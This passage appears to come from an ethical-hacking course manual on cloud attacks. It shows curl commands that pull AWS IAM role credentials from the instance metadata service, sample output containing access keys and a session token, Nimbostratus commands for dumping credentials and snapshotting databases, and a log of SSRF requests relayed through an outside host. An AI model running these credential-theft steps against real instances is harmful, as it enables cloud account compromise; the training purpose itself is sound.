
Figure 19.62: Screenshot of Ruler

Gathering Cloud Keys Through IMDS Attack

- An attacker launches **IMDS attacks** to **obtain cloud keys** and gain access to the cloud resources
- Execute the following command to **access the instances** and identify various roles associated with the instances:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/`
- Now, add a **role name as a suffix** to obtain the cloud keys:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>`



```
[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
s3_access_for_ec2[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/s3 access for ec2
{
  "Code" : "Success",
  "LastUpdated" : "2019-12-08T22:26:28Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAUR7KWXJQA45VK2F6",
  "SecretAccessKey" : "bWCySqSDC7ldCBioVm8CpwrDONlQBOkkDXpWTVL0",
  "Token" : "IQoJb3JpZ2luX2VjEGcaCXVzLWVhc3QtMSJGMEQCIEf1371cID8nCle2IDDlEKn/F9jslLmyQpqJXVeoRtRDAiBOwdvz7yub3afZGWUqOllaT+2eyIrwfCBAhyl4ZDl7xiraAgiw/
/////////8BEAEaDDMxMzQ4Nzk2NDc2OCIMJAC2yQzwfhco5Ba+Kq4CJ8fgVoQfLaGlVHReLVSJol9Jh/WZa/loA32unplPzGPAlhArOa8KmnCGo7aXkNqV7L2hMn1KKtqEWBE3+N46S6Y03uJQQeA
WhbF73WEg3NjSpvJrXg6LY2TlmrYS9YPQ1CNWYAHEShSqta63R6F5mOyiEzDCZUHsNYYNPNaijqP/INIR2nTC8UDIJaLeY1Z3qe4qk8VSxgLr0gV8ndCA5/Qn4fChxn0t5DOhwhoWJPPZIfLmVpQZW
RtxgCvxLO79mP97l0ILjvLT9gzoXwiMNFEXAKiHLyufNaXT6LEFGosm92GS+OfdYbRzCYltagS4DayiYDqvSIrqEFvy5IuzrjaKJT+aXJco9IVgXTNAspYggo0cRbid3+OloCGH9GjNGjtPgrkjGYv
mNmtYMGQwpPG17wU6zwLYYfjMSBnU7OkuaIv9qhZmDqvXq9C9Z4RiykkmcfK6EMKb7CzZkPv2lR9vggddSkEs+hCQ/YnmwOz8HFPKgswWDg/R6jG0EGeoO7yz6LCAP1WVMIo1Gg8RQf8kd2F7PuvLN
MWg/4rSYEI6ZJJY4fxUbKkY3d1V16tlHgQ/dvOpCRjalw7l2StFEL5/2RajILymDz1JJPSbyPm7YD+opnsjNGDOrFkh1Q1+xcIO4GcNsQW6krIHqQh/XYwNCZIuAeJxXBYqrRkWZfH60CACvpgzlHq
N+kBr5EvFOx/KdP4dx5eDQZFuQAdhVDinELKqVzUHC8PDZ7PjGW3RywI+PloWCAgkcYT0krbtfOh9oz2nDBqLy2X8om2KxvKngwKFcQcbseJ7rwJBmbKWwEI1Dz36aYzgJk3OuvWcMeSAEYBwdCSEm
sSYpqLdmRz65ytFFg==",
  "Expiration" : "2019-12-09T05:00:37Z"
}[ec2-user@ip-172-31-90-188 ~]$
```

https://docs.aws.amazon.com

Gathering Cloud Keys Through IMDS Attack

Source: *https://docs.aws.amazon.com*


In an AWS environment, cloud access keys are the security credentials used by an IAM user or AWS account root user to access AWS services. An access key ID and a secret access key are integral parts of cloud keys, which can be used to authenticate requests. Attackers launch IMDS attacks to obtain these cloud keys to gain access to cloud resources. The attacker can access a REST API operating at a particular IP address (here, 169.254.169.254) through IMDS (IMDSv1) and obtain information about EC2 instances and their security credentials. Attackers can use an IPv6 address (fd00:ec2::254) for Nitro EC2 instances.

- Run the following curl command to access the instances and identify the various associated roles:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/`

- Now, add a role name as a suffix to obtain the cloud keys:

  `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM-Role-Name>`



```
[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
s3_access_for_ec2[ec2-user@ip-172-31-90-188 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/s3_access_for_ec2
{
  "Code" : "Success",
  "LastUpdated" : "2019-12-08T22:26:28Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAUR7KWXJQA45VK2F6",
  "SecretAccessKey" : "bWCySqSDC7ldCBioVm8CpwrDONlQBOkkDXpWTVL0",
  "Token" : "IQoJb3JpZ2luX2VjEGcaCXVzLWVhc3QtMSJGMEQCIEf1371cID8nCle2IDDlEKn/F9jslLmyQpqJXVeoRtRDAiBOwdvz7yub3afZGWUqOllaT+2eyIrwfCBAhyl4ZDl7xiraAgiw/
/////////8BEAEaDDMxMzQ4Nzk2NDc2OCIMJAC2yQzwfhco5Ba+Kq4CJ8fgVoQfLaG1VHReLVSJol9Jh/WZa/1oA32unplPzGPAlhArOa8KmnCGo7aXkNqV7L2hMn1KKtqEWBE3+N46S6Y03uJQQeA
WhbF73WEg3NjSpvJrXg6LY2TlmrYS9YPQ1CNWYAHEShSqta63R6F5mOyiEzDCZUHsNYYNPNaijqP/INIR2nTC8UDIJaLeY1Z3qe4qk8VSxgLr0gV8ndCA5/Qn4fChxn0t5DOhwhoWJPPZIfLmVpQZW
RtxgCvxLO79mP97l0ILjvLT9gzoXwiMNFEXAKiHLyufNaXT6LEFGosm92GS+OfdYbRzCYltagS4DayiYDqvSIrqEFvy5IuzrjaKJT+aXJco9IVgXTNAspYggo0cRbid3+OloCGH9GjNGjtPgrkjGYv
mNmtYMGQwpPG17wU6zwLYYfjMSBnU7OkuaIv9qhZmDqvXq9C9Z4RiykkmcfK6EMKb7CzZkPv2lR9vggddSkEs+hCQ/YnmwOz8HFPKgswWDg/R6jG0EGeoO7yz6LCAP1WVMIo1Gg8RQf8kd2F7PuvLN
MWg/4rSYEI6ZJJY4fxUbKkY3d1V16tlHgQ/dvOpCRjalw7l2StFEL5/2RajILymDz1JJPSbyPm7YD+opnsjNGDOrFkh1Q1+xcIO4GcNsQW6krIHqQh/XYwNCZIuAeJxXBYqrRkWZfH60CACvpgzlHq
N+kBr5EvFOx/KdP4dx5eDQZFuQAdhVDinELKqVzUHC8PDZ7PjGW3RywI+PloWCAgkcYT0krbtfOh9oz2nDBqLy2X8om2KxvKngwKFcQcbseJ7rwJBmbKWwEI1Dz36aYzgJk3OuvWcMeSAEYBwdCSEm
sSYpqLdmRz65ytFFg==",
  "Expiration" : "2019-12-09T05:00:37Z"
}[ec2-user@ip-172-31-90-188 ~]$
```

Figure 19.63: Cloud keys

The attacker can retrieve instance metadata through IMDSv2 in the following ways.

- Run the following command to generate a token by specifying a session duration:

  `TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"``

- Then, use the generated token in all AWS requests:

  `curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/`

Exploiting Amazon Cloud Infrastructure using Nimbostratus

- Nimbostratus is a tool used for **fingerprinting and exploiting** Amazon cloud infrastructures
- It allows attackers to enumerate access to AWS services for the current IAM role, use a poorly configured IAM role to create a new AWS user, extract the current AWS credentials from metadata, etc.

- **Dump credentials**

  `$ nimbostratus dump-credentials`

- **Dump permissions**


  `$ nimbostratus dump-permissions --access-key=... --secret-key=...`

- **Dump instance metadata**

  `$ nimbostratus dump-ec2-metadata`

- **Create DB snapshot**

  `$ nimbostratus snapshot-rds --access-key=... --secret-key=... --password foolmeonce --rds-name nimbostratus --region ap-southeast-1`



```
root@mrr0b0t:~/nimbostratus# ./nimbostratus -v dump-ec2-metadata --mangle-function=core.utils.mangle.mangle
Starting dump-ec2-metadata
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-manifest-path
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-type
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/instance-action
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/profile
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/reservation-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/metrics/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/services/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/local-ipv4
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/placement/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/ami-launch-index
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/public-keys/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/block-device-mapping/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/info
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Safe_way_to_distribute_aws_credentials
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/local-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-groups
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-hostname
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-blocks
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/subnet-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/public-ipv4s
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/interface-id
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/mac
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/security-group-ids
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/vpc-ipv4-cidr-block
Requesting http://54.148.20.61/?url=http://169.254.169.254/latest/meta-data/network/interfaces/macs/02:da:ed:7d:28:12/owner-id
```

https://andresriancho.github.io

